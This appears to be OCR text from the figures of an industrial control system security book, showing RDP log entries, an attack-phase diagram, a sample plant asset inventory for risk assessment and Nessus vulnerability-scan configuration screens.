
Address type	IPv4			
ASN	AS4134 CHINANET-BACKBONE			
Organization	CHINANET hebei province network (chinatelecom.cn)			
Route	222.222.0.0/15			
Abuse Contact	anti-spam@ns.chinanet.cn.net			
Privacy	VPN ✗	Proxy ✗		
	Tor ✗	Hosting ✗		

Access all of this data with just one line of code using our API.



Security Onion - All Logs

Time	source.ip	source.port	destination.ip	destination.port
Jan 21, 2021 @ 13:09:21.674	10.0.0.200	59898	172.25.100.201	3389
Jan 21, 2021 @ 13:09:21.456	10.0.0.200	49756	172.25.100.201	3389



Computer: 172.25.100.201


User name: OT-DOMAIN\engineer-1


Saved credentials will be used to connect to this computer.
You can edit or delete these credentials.

Chapter 14: Different Types of Cybersecurity Assessments

No Images

Chapter 15: Industrial Control System Risk Assessments


Phase 1
Compromise Enterprise Environment
Pivot into Industrial Environment
Phase 2
Attack Industrial Environment
Reach Ultimate Objective of the Attack



Identifies potential **targets**


Asset Identification and System Characterization

Identifies potential **vulnerabilities** and **threat vectors/ sources/events**, and estimates **likelihood** and **consequence**


Vulnerability Identification and Threat Modeling

Calculates the potential **impact**


Risk Calculation and Mitigation




Asset IP	Device Type	OS/Firmware and Revision	Notes
192.168.1.100	Siemens S7-400 PLC	S7 CPU 414-3 PN/DP v6.1	Boiler System – production line west
192.168.1.110	MicroLogix PLC	MicroLogix 1100 v17.0	Conveyor system east to west
192.168.1.120	MicroLogix PLC	MicroLogix 1100 v17.0	HVAC main building
192.168.1.123	AD domain controller	Windows Server 2012 R2	ICS domain controller
192.168.1.125	Operator workstation HMI	Windows XP SP 3	Operator interface, process control west line
192.168.1.200	Engineering workstation	Windows 7 x64 SP1	Siemens control engineering workstation
192.168.1.222	Historian server	Windows Server 2008 R2 SP1	Plant-wide historian data collection server




Asset IP	Device Type	OS/Firmware and Revision	Notes	Installed/Enabled Software	Upstream dependencies	Downstream dependencies	Recovery Time Objective
192.168.1.100	Siemens S7-400 PLC	S7 CPU 414-3 PN/DP v6.1	Boiler system – production line west	-	Electrical subsystem, water supply	Entire plant	1 hour
192.168.1.110	MicroLogix PLC	MicroLogix 1100 v17.0	Conveyor system east to west	-	Production line – east	Production line – west	1 day
192.168.1.120	MicroLogix PLC	MicroLogix 1100 v17.0	HVAC main building	-	Electrical subsystem, boiler system	Entire plant	2 days
192.168.1.123	AD domain controller	Windows Server 2012 R2	ICS domain controller	AD services, PowerShell	-	-	7 days
192.168.1.125	Operator workstation HMI	Windows XP SP 3	Operator interface, process control west line	WinCC, PowerShell	-	Production line - West	1 hour
192.168.1.200	Engineering workstation	Windows 7 x64 SP1	Siemens control engineering workstation	Simatic step 7v5.5, PowerShell	-	-	7 days
192.168.1.222	Historian server	Windows Server 2008 R2 SP1	Plant-wide historian data collection server	OSIsoft PI historian system, PowerShell	-	-	4 hours







Virtualized servers, workstations, and clients



This folder is empty.

© 1998 - 2017 Tenable Network Security®. All Rights Reserved. Nessus Home v. 6.10.8


Nessus
Scans
Policies
pac
Scan Library
Search Library
All Templates
Scanner
Scanner Templates
Advanced Scan
Configure a scan without using any recommendations.
Audit Cloud Infrastructure
UPGRADE
Audit the configuration of third-party cloud services.
Badlock Detection
Remote and local checks for CVE-2016-2118 and...
Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and...
Basic Network Scan
A full system scan suitable for any host.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
DROWN Detection
Remote checks for CVE-2016-0800.
Host Discovery
A simple scan to discover live hosts and open ports.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.
Internal PCI Network Scan
UPGRADE
Perform an internal PCI DSS (11.2.1) vulnerability scan.
Malware Scan
Scan for malware on Windows and Unix systems.
MDM Config Audit
UPGRADE
Audit the configuration of mobile device managers.
Mobile Device Scan
UPGRADE
Assess mobile devices via Microsoft Exchange or an MDM.
Offline Config Audit
UPGRADE
Audit the configuration of network devices.
PCI Quarterly External Scan
UPGRADE
Approved for quarterly external scanning as required by PCI.
Policy Compliance Auditing
UPGRADE
Audit system configurations against a known baseline.
SCAP and OVAL Auditing
UPGRADE
Audit systems using SCAP and OVAL definitions.
Shadow Brokers Scan
Scan for vulnerabilities disclosed in the Shadow Brokers leaks.
WannaCry Ransomware
Remote and local checks for MS17-010.
Web Application Tests
Scan for published and unknown web vulnerabilities.



New Scan / Basic Network Scan

Settings / Basic / General


Name: ICS_BasicNetoworkScan

Description:

Folder: My Scans

Targets: Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Upload Targets: hosts-ips.txt ✖



New Scan / Basic Network Scan

Settings / Advanced


Scan Type: Default

Performance options:

30 simultaneous hosts (max)

4 simultaneous checks per host (max)

